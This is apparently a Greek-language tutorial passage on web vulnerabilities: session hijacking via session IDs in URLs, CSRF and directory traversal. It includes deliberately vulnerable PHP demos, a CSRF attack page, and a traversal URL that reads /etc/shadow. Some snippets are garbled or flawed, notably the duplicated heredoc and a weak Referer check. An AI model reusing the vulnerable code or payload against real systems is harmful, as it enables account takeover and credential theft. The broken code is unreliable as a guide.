Οι *web* εφαρμογές συχνά περιλαμβάνουν μια λειτουργία υπενθύμισης κωδικού πρόσβασης. Η λειτουργία αυτή επιτρέπει στον χρήστη να υποβάλει το όνομα χρήστη του και μεταβαίνει σε μια σελίδα με μυστικές ερωτήσεις ή σε μια λειτουργία προσωρινής επαναφοράς του κωδικού πρόσβασης του.

Οι επιτιθέμενοι μπορούν να εκμεταλλευτούν αυτή τη λειτουργία για την απαρίθμηση έγκυρων ονομάτων χρήστη για την εφαρμογή. Οι προγραμματιστές συχνά ξεχνούν ότι ένα όνομα χρήστη μπορεί να βοηθήσει για να βρεθεί ο κωδικός πρόσβασης. [19]

3.2 Επιπτώσεις

Η μη κατάλληλη πιστοποίηση της ταυτότητας μπορεί να επιτρέψει την επίθεση σε κάποιους ή ακόμη και όλους τους λογαριασμούς. Από την στιγμή που θα είναι επιτυχής η επίθεση, ο επιτιθέμενος μπορεί να κάνει ότι θα έκανε ο ίδιος ο χρήστης. Οι προνομιούχοι λογαριασμοί είναι αυτοί που αποτελούν τους πιο συχνούς στόχους.

3.3 Προστασία

Τα προβλήματα που παρουσιάζονται σχετικά με τον έλεγχο ταυτότητας και την διαχείριση εφαρμογών είναι πολύ συχνά. Ένα καλό πρώτο βήμα είναι ο καθορισμός και η τεκμηρίωση της πολιτικής ενός δικτυακού τόπου για την ασφαλή διαχείριση των πιστοποιητικών των χρηστών. Αναλυτικότερα:

- Ισχύς του κωδικού πρόσβασης. Οι κωδικοί πρόσβασης θα πρέπει να έχουν περιορισμούς σχετικά με το ελάχιστο μέγεθος και την πολυπλοκότητα του κωδικού πρόσβασης. Η πολυπλοκότητα απαιτεί συνήθως τη χρήση ελάχιστων συνδυασμών γραμμάτων, αριθμητικών και / ή μη αλφαριθμητικούς χαρακτήρες στον κωδικό πρόσβασης του χρήστη. Οι χρήστες πρέπει να υποχρεούνται να αλλάξουν τον κωδικό πρόσβασης τους περιοδικά και παράλληλα να μην τους επιτρέπεται να επαναχρησιμοποιούν προηγούμενους κωδικούς πρόσβασης.
- Χρήση του κωδικού πρόσβασης. Οι χρήστες θα πρέπει να περιορίζονται σε έναν καθορισμένο αριθμό προσπαθειών σύνδεσης. Το σύστημα δεν θα πρέπει να αναφέρει εάν το λάθος ήταν στο όνομα χρήστη ή στον κωδικό πρόσβασης. Οι χρήστες πρέπει να ενημερώνονται για την ημερομηνία και ώρα της τελευταίας επιτυχούς σύνδεσης τους και τον αριθμό των αποτυχημένες προσπαθειών πρόσβασης στο λογαριασμό τους.
- Έλεγχος αλλαγής κωδικού πρόσβασης. Ένας ενιαίος μηχανισμό αλλαγής κωδικού πρόσβασης θα πρέπει να χρησιμοποιείται

προκειμένου οι χρήστες να έχουν τη δυνατότητα να αλλάξουν τον κωδικό πρόσβασης τους. Οι χρήστες θα πρέπει πάντα να υποχρεούνται να παρέχουν τόσο τους παλιούς όσο και νέους κωδικούς, όταν αλλάζουν τον κωδικό πρόσβασης τους.

- Αποθήκευση του κωδικού πρόσβασης. Όλοι οι κωδικοί πρόσβασης πρέπει να αποθηκεύονται είτε κατακερματισμένοι είτε κρυπτογραφημένοι για να προστατεύονται. Τα κλειδιά αποκρυπτογράφησης πρέπει να προστατεύονται ώστε να διασφαλιστεί ότι δεν μπορούν να χρησιμοποιηθούν για να αποκρυπτογραφηθεί το αρχείο του κωδικού πρόσβασης.
- Προστασία των πιστοποιητικών κατά την μεταφορά. Η μόνη αποτελεσματική μέθοδος είναι η κρυπτογράφηση της διεξαγωγής του login με κάτι σαν το πρωτόκολλο *SSL*.
- Προστασία *ID*. Ιδανικά, το σύνολο της εφαρμογής του χρήστη θα πρέπει να προστατεύεται μέσω *SSL*. Εάν αυτό γίνει, τότε το *ID* δεν είναι δυνατόν να υποκλαπεί από το δίκτυο. Εάν το *SSL* δεν μπορεί να εφαρμοστεί, το *ID* θα πρέπει να προστατευτεί με άλλο τρόπο. Δεν πρέπει ποτέ να περιλαμβάνεται στο *URL* καθώς μπορεί να αποθηκευτεί προσωρινά από το πρόγραμμα περιήγησης ή τυχαία να διαβιβαστεί σε ένα «φίλο». Το *ID* θα πρέπει να είναι μεγάλο, περίπλοκο, αποτελούμενο από τυχαίους αριθμούς που δεν μπορούν εύκολα να μαντευθούν
- Κατάλογος λογαριασμών. Τα συστήματα δεν πρέπει να επιτρέπουν στους χρήστες να έχουν πρόσβαση σε μια λίστα με τα ονόματα των λοιπών χρηστών. Αν οι κατάλογοι πρέπει να υποβάλλονται, συνιστάται να παρουσιάζονται τα ψευδώνυμα των χρηστών αντί των ονομάτων.
- Τέλος, το σύστημα δεν πρέπει να βασίζεται σε τετριμμένα πιστοποιητικά, όπως διευθύνσεις *IP* ή μάσκες εύρους διεύθυνσης. [20]

3.4 Broken Authentication & Session Management στην πράξη

Στο παράδειγμα που ακολουθεί, θα φανεί πως μπορεί υπό προϋποθέσεις να γίνει επίθεση τύπου *Session Hijacking*. Υπάρχει μια εφαρμογή η οποία έχει αναπτυχθεί σε *PHP/MySQL* η οποία αφού κάνει πιστοποίηση ενός χρήστη, τον προωθεί σε μια νέα σελίδα όπου εμφανίζονται προσωπικά στοιχεία του. Η εφαρμογή αυτή είναι ένα παράδειγμα στο οποίο δεδομένα σε μια σελίδα πρέπει να διατηρούνται και στις επόμενες. Για την αποθήκευση των δεδομένων χρησιμοποιείται στην *PHP* το *session*. Με τα *sessions*, δεδομένα του χρήστη αποθηκεύονται στο *server* για μελλοντική χρήση. Τα δεδομένα αυτά είναι προσωρινά και διαγράφονται αφού ο χρήστης αποχωρήσει από τον ιστότοπο. Η υλοποίηση του *session* γίνεται συνήθως με τη χρήση *cookies*. Αν για κάποιο λόγο τα *cookies* δεν επιτρέπονται ή είναι απενεργοποιημένα, μπορεί να γίνει και πάλι χρήστη του *session*, αλλά πρέπει η εφαρμογή να περνάει από σελίδα σε σελίδα το *session_id*, το μοναδικό χαρακτηριστικό που ορίζει κάποιο *session*.

Στο παράδειγμά μας, θα δείξουμε πως μπορεί να γίνει χρήση του *session* με τον παραπάνω τρόπο.

Ο κώδικας *HTML* της αρχικής σελίδας *index.php* είναι ο παρακάτω. Στην αρχή του αρχείου φαίνεται πως αρχικοποιείται ένα *PHP session* χωρίς τη χρήστη *cookies:*

```
<?php
        ini_set('session.use_cookies', 0);
        ini_set('session.use_only_cookies', 0);
        ini_set('session.use_trans_sid', 1);
        session_start();
        include("./include/db.php");

?>
<html>
```

```
        <head>

        <meta http-equiv="Content-Type" content="text/html;
charset=iso-8859-7" />

                <title>Παράδειγμα BROKEN AUTHENTICATION AND SESSION
MANAGEMENT</title>

        </head>

        <body>

        <h2>Παράδειγμα BROKEN AUTHENTICATION AND SESSION
MANAGEMENT</h2>

        <p></p>

<?php

        if(!isset($_POST['username'])){

?>

        <form method="POST" action="index.php">

                Παρακαλώ εισάγετε τα στοιχεία σας, για να συνδεθείτε στο
σύστημα<br>

                Username: <input type="text" name="username" value="<?php
echo @$_POST['username'] ?>" /> <br>

                Password: <input type="password" name="password" value="<?
php echo @$_POST['password'] ?>" /> <br>


                <input type="submit" name="Αποστολή" />

        </form>

<?php

}

        else

        {

                $user = getUserData($_POST['username'],$_POST['password']);

                if($user->name!="N/A"){  //αν επιστράφηκε έγκυρος χρήστης

                        //αποθήκευση στοιχείων χρήστη στο session

                        $_SESSION['name'] = $user->name;

                        $_SESSION['value'] = $user->value;

                        $session_id = session_id();
```

```
                        //redirection σε σελίδα user.php με το session_id
                        header("location: user.php?session_id=". $session_id );
                }
                else
                        header("location: index.php");
        }
?>
        </body>
</html>
```

Παράδειγμα BROKEN AUTHENTICATION AND SESSION MANAGEMENT

Παρακαλώ εισάγετε τα στοιχεία σας, για να συνδεθείτε στο σύστημα
Username:
Password:
Submit

Screen shot 3.1

Αν δεν έχουν γίνει *POST* τα στοιχεία του χρήστη, εμφανίζεται μια φόρμα εισαγωγής *username/password*. Αν η φόρμα συμπληρωθεί και αποσταλεί, καλείται η ίδια σελίδα με *HTTP POST Request*.

Η εφαρμογή κάνει χρήση του αρχείου *db.php* στο οποίο γίνεται η σύνδεση με τη βάση δεδομένων. Επίσης στο αρχείο αυτό ορίζεται μια κλάση *User* η οποία χρησιμοποιείται για την αποθήκευση των στοιχείων του χρήστη από τη βάση και την εμφάνισή τους στην εφαρμογή, και συναρτήσεις επικοινωνίας με τη βάση.

```
<?php
        $con = mysql_connect("localhost","test","test");
        if (!$con){
                die('Could not connect: ' . mysql_error());
```

```
        }
        mysql_query("SET NAMES GREEK;");
        mysql_select_db("attacks", $con);

        class User
        {
                public $username="N/A";
                public $name="N/A";
                public $value="N/A";
        }

        function getUserData($username,$password)
        {
        //ασφαλής τρόπος δημιουργίας SQL query
        $sql = sprintf("SELECT * FROM user WHERE username='%s' AND
password='%s'",
        mysql_real_escape_string($username),
        mysql_real_escape_string($password));

        $result = mysql_query($sql) or die(mysql_error());
        $user=new User();
        if($row = mysql_fetch_array($result))
        {
                $user->username=$row['username'];
                $user->name=$row['name'];
                $user->value=$row['value'];
        }
        return $user;
}
?>
```

Η συνάρτηση *getUserData($username,$password)* επιστρέφει ένα αντικείμενο με τα στοιχεία του χρήστη, εφόσον το *username* και *password* που δόθηκαν αντιστοιχούν σε έγκυρο χρήστη. Αν λοιπόν πρόκειται για έγκυρο χρήστη, αποθηκεύονται στο *session* τα στοιχεία του (όνομα και κάποιο χαρακτηριστικό για παράδειγμα) και γίνεται *HTTP Redirection* στη σελίδα *user.php* με *HTTP GET Request το session_id.*

Παράδειγμα BROKEN AUTHENTICATION AND SESSION MANAGEMENT

Χρήστης: angelos kyriazis , Τιμή: 12345

test

Screen shot 3.2

Η σελίδα αυτή λοιπόν, αν δεχθεί με *HTTP GET* ένα έγκυρο *session_id,* φορτώνει το συγκεκριμένο *session* και εμφανίζει τα αποθηκευμένα στοιχεία του χρήστη. Ο κώδικας της *user.php* δίνεται παρακάτω:

```
<?php
        ini_set('session.use_cookies', 0);
        ini_set('session.use_only_cookies', 0);
        ini_set('session.use_trans_sid', 1);
        $html='';
            if(isset($_GET['session_id'])){
            //φορτωσε το session me id = $_GET['session_id']
            session_id($_GET['session_id']);
            session_start();
            //αν υπαρχουν τα στοιχεία του χρήστη στο session, τύπωσέ τα
                if(isset($_SESSION['name'])){
                $name = $_SESSION['name'];
                $value = $_SESSION['value'];
```

```
                $html=<<<HTML

        <html>

                <head>

                $html=<<<HTML

<html>

        <head>

                <meta http-equiv="Content-Type" content="text/html;
charset=iso-8859-7" />

                <title>Παράδειγμα BROKEN AUTHENTICATION AND
SESSION MANAGEMENT</title>

                </head>

                <body>

                <h2>Παράδειγμα BROKEN AUTHENTICATION AND
SESSION MANAGEMENT</h2>

                <p>Χρήστης: $name , Τιμή: $value</p>

                <p><a href="test.php"> test </a></p>

HTML;

                }

                else{

                $html=<<<HTML

<html>

        <head>

                <meta http-equiv="Content-Type" content="text/
html; charset=iso-8859-7" />

                <title>Παράδειγμα BROKEN AUTHENTICATION
AND SESSION MANAGEMENT</title>

                </head>

                <body>

                <h2>Παράδειγμα BROKEN AUTHENTICATION AND
SESSION MANAGEMENT</h2>

                <p>Δεν έχετε πρόσβαση στη συγκεκριμένη
σελίδα!!</p>

HTML;


                }
```

```
        echo $html;

    ?>
```

Το πρόβλημα έγκειται λοιπόν στο γεγονός ότι αν το *session_id* κάποιου χρήστη γίνει γνωστό σε κάποιον τρίτο, μπορεί ο τρίτος να προσπελάσει οποιαδήποτε σελίδα της εφαρμογής υποδυόμενος τον έγκυρο χρήστη. Το *session_id* του χρήστη μπορεί να γίνει γνωστό σε τρίτους, αν ο χρήστης ακολουθήσει κάποιο σύνδεσμο σε εξωτερική σελίδα. Κάθε *browser* γράφει το *URL* της σελίδας στην οποία υπήρχε ο σύνδεσμος (*HTTP Link*) που ακολουθήθηκε για να οδηγηθεί ο χρήστης στη νέα σελίδα.

Αντιμετώπιση στο πρόβλημα αυτό δεν υπάρχει πρακτικά, και για το λόγο αυτό το *authentication* των χρηστών γίνεται σχεδόν πάντα με *cookies.*

4. CROSS SITE REQUEST FORGERY

Η πλαστογράφηση αίτησης μεταξύ θέσεων (*CSRF*) δεν αποτελεί ένα νέο τύπο επίθεσης. Το 1988 ο *Norm Hardy* δημοσίευσε ένα έγγραφο όπου εξηγούσε ένα ζήτημα εμπιστοσύνης που είχε προκύψει σε μια εφαρμογή. Το ζήτημα αυτό είναι ανάλογο των επιθέσεων που σήμερα καλούνται *CSRF*. [24]

Εικόνα 5. CSRF

Η *CSRF* λειτουργεί αξιοποιώντας την εμπιστοσύνη που έχει ο χρήστης σε ένα *site*. Τα *sites* συνήθως συνδέονται με συγκεκριμένες διευθύνσεις *URL* που επιτρέπουν, κατόπιν ζήτησης, την εκτέλεση συγκεκριμένων ενεργειών. Αν ένας χρήστης είναι συνδεδεμένος στο *site* και ο εισβολέας παραπλανήσει τον *browser* του να κάνει μια αίτηση για ένα από αυτά τα *url*, στη συνέχεια η διαδικασία εκτελείται και καταγράφεται εκ μέρους του συνδεδεμένου χρήστη. Ουσιαστικά, αναγκάζει τον *browser* ενός χρήστη, που έχει κάνει *login* στην εφαρμογή, να στέλνει αιτήματα σε μια ευπαθή διαδικτυακή εφαρμογή, η οποία στη συνέχεια εκτελεί την όποια εχθρική ενέργεια από μέρους του χρήστη.

4.1 Τύποι Επιθέσεων

Σε μια μη μόνιμη ευπάθεια *CSRF* ο επιτιθέμενος χρησιμοποιεί ένα σύστημα έξω από την εφαρμογή για να εκθέσει το θύμα σε έναν σύνδεσμο ή περιεχόμενο. Αυτό μπορεί να γίνει χρησιμοποιώντας ένα blog, ένα μήνυμα ηλεκτρονικού ταχυδρομείου ή ένα άμεσο μήνυμα. Οι επιθέσεις αυτές συχνά αποτυγχάνουν, καθώς οι χρήστες μπορεί να μην είναι συνδεδεμένοι στο προς επίθεση σύστημα όταν γίνονται οι επιθέσεις. Η διαδρομή από μια μη μόνιμη επίθεση *CSRF* μπορεί να είναι υπό τον έλεγχο του εισβολέα και να διαγραφεί μόλις ολοκληρωθεί η επίθεση. [22]

Μερικές φορές, είναι δυνατό να αποθηκεύεται η επίθεση *CSRF* σε ευάλωτες σελίδες. Οι εν λόγω ευπάθειες καλούνται μόνιμες. Αυτό μπορεί να επιτευχθεί με την απλή αποθήκευση μιας ετικέτας *IMG* ή *IFRAME* σε ένα πεδίο που δέχεται *HTML*, ή με μια πιο σύνθετη *CSS* επίθεση. Αν η επίθεση μπορεί να αποθηκεύσει μια επίθεση *CSRF* στο *site*, η σοβαρότητα της επίθεσης ενισχύεται. Ειδικότερα, ο κίνδυνος αυξάνεται, επειδή το θύμα είναι πιο πιθανό να δει τη σελίδα που περιέχει την επίθεση αντί κάποιας τυχαίας σελίδας στο διαδίκτυο. [23]

4.2 Παράδειγμα

Στα τέλη του 2007, το *Gmail* είχε μια ευπάθεια *CSRF*. Όταν ένας χρήστης του *Gmail* επισκεπτόταν μια κακόβουλη σελίδα, η σελίδα αυτή μπορούσε να δημιουργήσει ένα αίτημα στο *Gmail* ότι το *Gmail* αντιμετωπίζεται ως μέρος της συνεχιζόμενης *session* του με το θύμα. Το Νοεμβρίου του 2007, ένας επιτιθέμενος αξιοποίησε αυτήν την ευπάθεια *CSRF* για να εισάγει ένα φίλτρο μηνυμάτων στον *Gmail* λογαριασμό ενός χρήστη. Το φίλτρο αυτό μεταβίβαζε όλα τα *emails* του χρήστη στην διεύθυνση ηλεκτρονικού ταχυδρομείου του εισβολέα. Με τον τρόπο αυτό ο επιτιθέμενος μπορούσε να κερδίσει τον έλεγχο της προσωπικής σελίδας του χρήστη επειδή το μητρώο καταχώρησης domain

του χρήστη χρησιμοποιούσε την ταυτοποίηση των *email*. Η ευπάθεια αυτή οδήγησε σε μεγάλη ταλαιπωρία και οικονομικές απώλειες. [21]

Στην παραπάνω εικόνα, το θύμα επισκέπτεται τη σελίδα του επιτιθέμενου και αυτός δημιουργεί ένα *cross-site* αίτημα στην φόρμα εισαγωγής του *Google*, κάνοντας έτσι το θύμα να συνδεθεί στο *Google* σαν να είναι ο επιτιθέμενος. Στη συνέχεια, το θύμα κάνει μια έρευνα στο διαδίκτυο, η οποία συνδέεται με το ιστορικό ερευνών του επιτιθέμενου.

4.3 Επιπτώσεις

Ανάλογα με το ποια φόρμα της σελίδας είναι ευάλωτη, ένας εισβολέας θα μπορούσε να κάνει τα εξής στα θύματα του:

- Αποσύνδεση του θύματος από μια ιστοσελίδα. (Σε μερικές σελίδες, η αποσύνδεση είναι ένα νέο *link)*
- Αλλαγή των προτιμήσεων του θύματος στην ιστοσελίδα
- Καταχώριση ενός σχόλιου στο *site* χρησιμοποιώντας τον λογαριασμό του θύματος.
- Μεταφορά χρημάτων στο λογαριασμό ενός άλλου χρήστη.

Οι επιθέσεις μπορούν επίσης να βασίζονται στην διεύθυνση *IP* του θύματος και όχι στα *cookies:*

- Δημοσίευση ενός ανώνυμου σχόλιου που φαίνεται πως προέρχεται από τη διεύθυνση IP του θύματος.
- Τροποποίηση των ρυθμίσεων μιας συσκευή όπως ένα ασύρματο router ή καλωδιακό *modem*.
- Τροποποίηση μιας *intranet* σελίδα του *wiki.*
- Εκτέλεση ενός διανεμημένου *password* – απόπειρα εντοπισμού χωρίς *botnet.* (Αυτό προϋποθέτει ότι έχουν έναν τρόπο να πουν εάν η σύνδεση πέτυχε, ίσως με την υποβολή μιας δεύτερης αίτησης η οποία δεν προστατεύεται από *CSRF*). [25]

4.4 Προστασία

Σε κάθε διαδικτυακή εφαρμογή, καλό θα ήταν να ακολουθούνται τα παρακάτω:

- Εισαγωγή τυχαίων *tokens*. Κάθε αίτηση πρέπει να περιλαμβάνει ένα μυστικό token για να επικυρώσει ότι το ληφθέν *token* είναι το σωστό για κάθε χρήστη. Με τον τρόπο αυτό προλαμβάνονται οι επιθέσεις *CSRF* αναγκάζοντας τον επιτιθέμενο να μαντεύει τα token κάθε συνεδρίας. [26]
- Έλεγχος του *XSS*. Οι *Cross-site scripting* επιθέσεις είναι λίγο πιο δύσκολο να εκτελεστούν, αλλά πιο εύκολο να αποτραπούν. Οτιδήποτε ελέγχεται από τον τελικό χρήστη δεν θα πρέπει να στέλνεται πίσω χωρίς να έχει πρώτα καθαριστεί και φιλτραριστεί.
- Κάθε φόρμα *POST* να έχει ένα μοναδικό πεδίο. Όταν υποβάλλεται μια φόρμα, πρέπει η τιμή που υποβλήθηκε με τη φόρμα να ταιριάζει με αυτή που δόθηκε.
- Χρήση μεθόδων *POST* αντί *GET* για ευαίσθητα δεδομένα ή τραπεζικές συναλλαγές. Καλό θα ήταν το *URL* να περιλαμβάνει το τυχαίο *token,* καθώς αυτό εξασφαλίζει την μοναδικότητα του *URL*. [27]

4.5 Παράδειγμα Cross-site request forgery


Στο παράδειγμα που ακολουθεί, θα φανεί πως μπορεί υπό προϋποθέσεις να γίνει επίθεση τύπου *Cross-site request forgery*. Η επίθεση αυτή βασίζεται στην εμπιστοσύνη που έχει κάποιο *site* στον *browser* του χρήστη. Η ιδέα είναι ότι αν ο χρήστης έχει κάνει *login* στο *site A,* τότε μπορεί κάποιο *site B* να αναγκάσει το χρήστη χωρίς τη θέλησή του να τρέξει κάποιο *HTTP GET/POST Request* στο *site A.*

Για να δείξουμε παράδειγμα επίθεσης *CSRF,* έχουμε δημιουργήσει 2 *sites* τα Α και Β. Στο Α, ο χρήστης αφού κάνει ταυτοποίηση των στοιχείων του πετυχημένα, οδηγείται στη σελίδα *user.php*, στην οποία μπορεί να κάνει διαγραφή κάποιων δεδομένων. Η πρόσβαση στη σελίδα *user.php* ελέγχεται

με τη χρήση *cookie (PHP Session*). Αν δεν υπάρχει στο *session* το όνομα του χρήστη, επιστρέφεται μήνυμα απαγορευμένης πρόσβασης.

```
<?php
session_start();



        //αν υπαρχουν τα στοιχεία του χρήστη στο session, τύπωσέ τα
        if(!isset($_SESSION['name'])){
        $html=<<<HTML
        <html>
                <head>
                <meta http-equiv="Content-Type" content="text/html;
charset=iso-8859-7" />
                        <title>Παράδειγμα Cross-site request forgery</title>
                </head>
                <body>
                        <h2>Παράδειγμα Cross-site request forgery</h2>
                        <p>Δεν έχετε πρόσβαση στη συγκεκριμένη σελίδα!!</p>
HTML;
        echo $html;
        exit(0);
        }

$name = $_SESSION['name'];
$value = $_SESSION['value'];
?>



        <html>
                <head>
                        <meta http-equiv="Content-Type" content="text/html;
charset=iso-8859-7" />
```


```
                    <title>Παράδειγμα Cross-site request forgery</title>
<?php
                    if(isset($_GET['deletePersonalData'])){
                        echo "<script type=\"text/javascript\">alert('H
διαγραφή δεδομένων έγινε')</script>";
                    }
?>
                </head>
                <body>
                    <h2>Παράδειγμα Cross-site request forgery</h2>
                    <p>Καλωσήρθες χρήστη: <?php echo $name ?></p>

                    <p>
                    <a href="user.php?deletePersonalData=1" onclick="
return confirm('Θέλετε να προχωρήσετε σε των προσωπικών σας
δεδομένων;')"> Διαγραφή προσωπικών δεδομένων </a>
                    </p>
                </body>
            </html>
```



Screen shot 4.1

Αν ο χρήστης όμως έχει συνδεθεί, εμφανίζεται μήνυμα καλωσορίσματος και ο χρήστης μπορεί να πατήσει στο σύνδεσμο *user.php?deletePersonalData=1*. Αν δοκιμάσει χρήστης που δεν έχει συνδεθεί προηγουμένως το συγκεκριμένο *URL* θα του απαγορευτεί η πρόσβαση.

Screen shot 4.2




Screen shot 4.3

Στο *site* Β έχουμε τη παρακάτω σελίδα, η οποία σε μια εικόνα κρύβει σύνδεσμο προς το *site A: user.php?deletePersonalData=1.*

```
<html>
    <head>
        <meta http-equiv="Content-Type" content="text/html;
charset=iso-8859-7" />
        <title>Παράδειγμα Cross-site request forgery</title>
    </head>
    <body>
        <h2>Παράδειγμα Cross-site request forgery</h2>
        <p>
            Lorem ipsum dolor sit amet, consectetur adipisicing elit,
sed do eiusmod tempor incididunt ut labore et dolore magna aliqua. Ut enim
ad minim veniam, quis nostrud exercitation ullamco laboris nisi ut aliquip ex ea
commodo consequat. Duis aute irure dolor in reprehenderit in voluptate velit
```

```
esse cillum dolore eu fugiat nulla pariatur. Excepteur sint occaecat cupidatat
non proident, sunt in culpa qui officia deserunt mollit anim id est laborum.

                </p>

                <p>

                        <a href="../A/user.php?deletePersonalData=1" >
Σύνδεσμος σε σελίδα που προστατεύεται με session cookie</a><br/>

                        <a href="../A/user-safe.php?deletePersonalData=1" >
Σύνδεσμος σε σελίδα που προστατεύεται με http session και έλεγχο του HTTP
Referer</a>

                </p>

        </body>

</html>
```

Αν λοιπόν ο χρήστης έχει ήδη συνδεθεί στο *site* A, (σε κάποιο άλλο *tab* του *browser* για παράδειγμα) και πατήσει στο σύνδεσμο της κακόβουλης σελίδας του *site* B, τότε θα εκτελεστεί κώδικας παρά τη θέλησή του.



Screen shot 4.4

Screen shot 4.5

Για την αντιμετώπιση της επίθεσης αυτής, υπάρχουν διάφοροι τρόποι. Κάποιοι από αυτούς είναι η παρακάτω, οι οποίοι μπορούν να χρησιμοποιηθούν σε διαφορετικές περιπτώσεις, ανάλογα με τις ανάγκες της εφαρμογής στο *site* A:

- Χρησιμοποίηση μοναδικού *string* σε κάθε *HTTP Request*. Σε κάποιες περιπτώσεις αντί για *cookies*, μεταφέρεται ένα μοναδικό αλφαριθμητικό προκειμένου να γίνει ταυτοποίηση του *session*. Αυτή η λύση παρουσιάζει όμως άλλα προβλήματα(βλέπε *BROKEN AUTHENTICATION AND SESSION MANAGEMENT*).

- Αποστολή στοιχείων στην ίδια φόρμα με την πιστοποίηση του χρήστη. Η λύση αυτή δεν είναι πρακτική.

- Μείωση του χρόνου ζωής των *session cookies*. Η λύση αυτή πολλές φορές δεν είναι πρακτική.

- Έλεγχος του *HTTP Referer header*. Στην περίπτωσή μας, η λύση αυτή είναι εφικτή.

Παρουσιάζεται στη συνέχεια η τροποποιημένη έκδοση του *user.php* ώστε να γίνεται έλεγχος του *HTTP Referer header.* Θα πρέπει δηλαδή ο σύνδεσμος για τη διαγραφή δεδομένων να βρίσκεται στη user.php και όχι σε άλλες σελίδες.

```
<?php
if(isset($_GET['deletePersonalData'])){
        if($_SERVER['HTTP_REFERER']=='')
                echo "<script type=\"text/javascript\">alert('Η διαγραφή
δεδομένων έγινε')</script>";
}
?>
```

Στη μεταβλητή *$_SERVER* αποθηκεύονται δεδομένα της *HTTP* σύνδεσης που είναι διαθέσιμα στον *Web Server.* Στη μεταβλητή *'HTTP_REFERER'* υπάρχει η διεύθυνση του ιστότοπου προέλευσης του *request*, εφόσον το *HTTP GET* προήλθε από σύνδεσμο σε διαφορετικό *site*.

5. INSECURE DIRECT OBJECT REFERENCES

Η άμεση αναφορά αντικειμένου εμφανίζεται όταν ένας προγραμματιστής εκθέτει μια αναφορά σε ένα εσωτερικό αντικείμενο, όπως ένα αρχείο, ένας κατάλογος, ένα αρχείο βάσεων δεδομένων, ή ένα κλειδί, όπως μια διεύθυνση *URL* ή παράμετρος φόρμας. Οι επιτιθέμενοι μπορούν να χειριστούν τις αναφορές αυτές ώστε να έχουν πρόσβαση και σε άλλα αντικείμενα χωρίς εξουσιοδότηση.

Αυτή η ευπάθεια συνήθως εμφανίζεται όταν οι προγραμματιστές χρησιμοποιούν άμεσες αναφορές σε αντικείμενα σε ένα *web interface* χωρίς να έχουν εφαρμοστεί έλεγχοι εξουσιοδοτήσεων. Αν γίνει αυτό ο επιτιθέμενος θα μπορεί να χρησιμοποιήσει τις αναφορές ώστε να έχει πρόσβαση σε άλλα αντικείμενα χωρίς εξουσιοδότηση. Οι αναφορές αυτές μπορούν να παρουσιαστούν είτε ως διεύθυνση *URL* ή ως παράμετροι φορμών και μπορούν να είναι οι ακόλουθες:

- Αρχεία
- Κατάλογοι
- Τα αρχεία δεδομένων
- Τα πρωτεύοντα κλειδιά [34]

5.1 Τύποι Επιθέσεων

Οι δυο τύποι της **ανασφαλούς απευθείας αναφοράς σε αντικείμενα** είναι οι *Open Redirects* και *Directory Traversal.*

- ***Open Redirects***. Η διαδικτυακή εφαρμογή έχει τέτοιες παραμέτρους που επιτρέπουν στους δικτυακούς τόπους να ανακατευθύνουν τους χρήστες από κάποια άλλα σημεία. [31]
- ***Directory Traversal***. Συνίσταται στην αξιοποίηση της ανεπαρκούς ασφάλειας του παρέχει ο χρήστης στα ονόματα των αρχείων. Στόχος

αυτής της επίθεσης είναι η αίτηση να αποκτήσει πρόσβαση σε ένα αρχείο του υπολογιστή που δεν προοριζόταν για προστασία.

Για παράδειγμα, αν ο επιτιθέμενος παρατηρήσει το *URL*:
http://misc-security.com/file.jsp?file=report.txt

μπορεί να τροποποιήσει την παράμετρο του αρχείου χρησιμοποιώντας μια *directory traversal* επίθεση. Το *URL* θα τροποποιηθεί ως εξής:
*http://misc-security.com/file.jsp?file=**../../../etc/shadow***

Μόλις γίνει αυτό επιστρέφεται το αρχείο */etc/shadow* και να δίνεται το *file.jsp* αποδεικνύοντας έτσι πως η σελίδα είναι ευπαθής σε *directory traversal* επιθέσεις. [33]

5.2 Παράδειγμα

Έστω πως μια εφαρμογή *web* καταλήγει παράγοντας το παρακάτω *URL*:
http://www.insecurewebapp.com/getfile.cfm?filename=sometextfile.txt

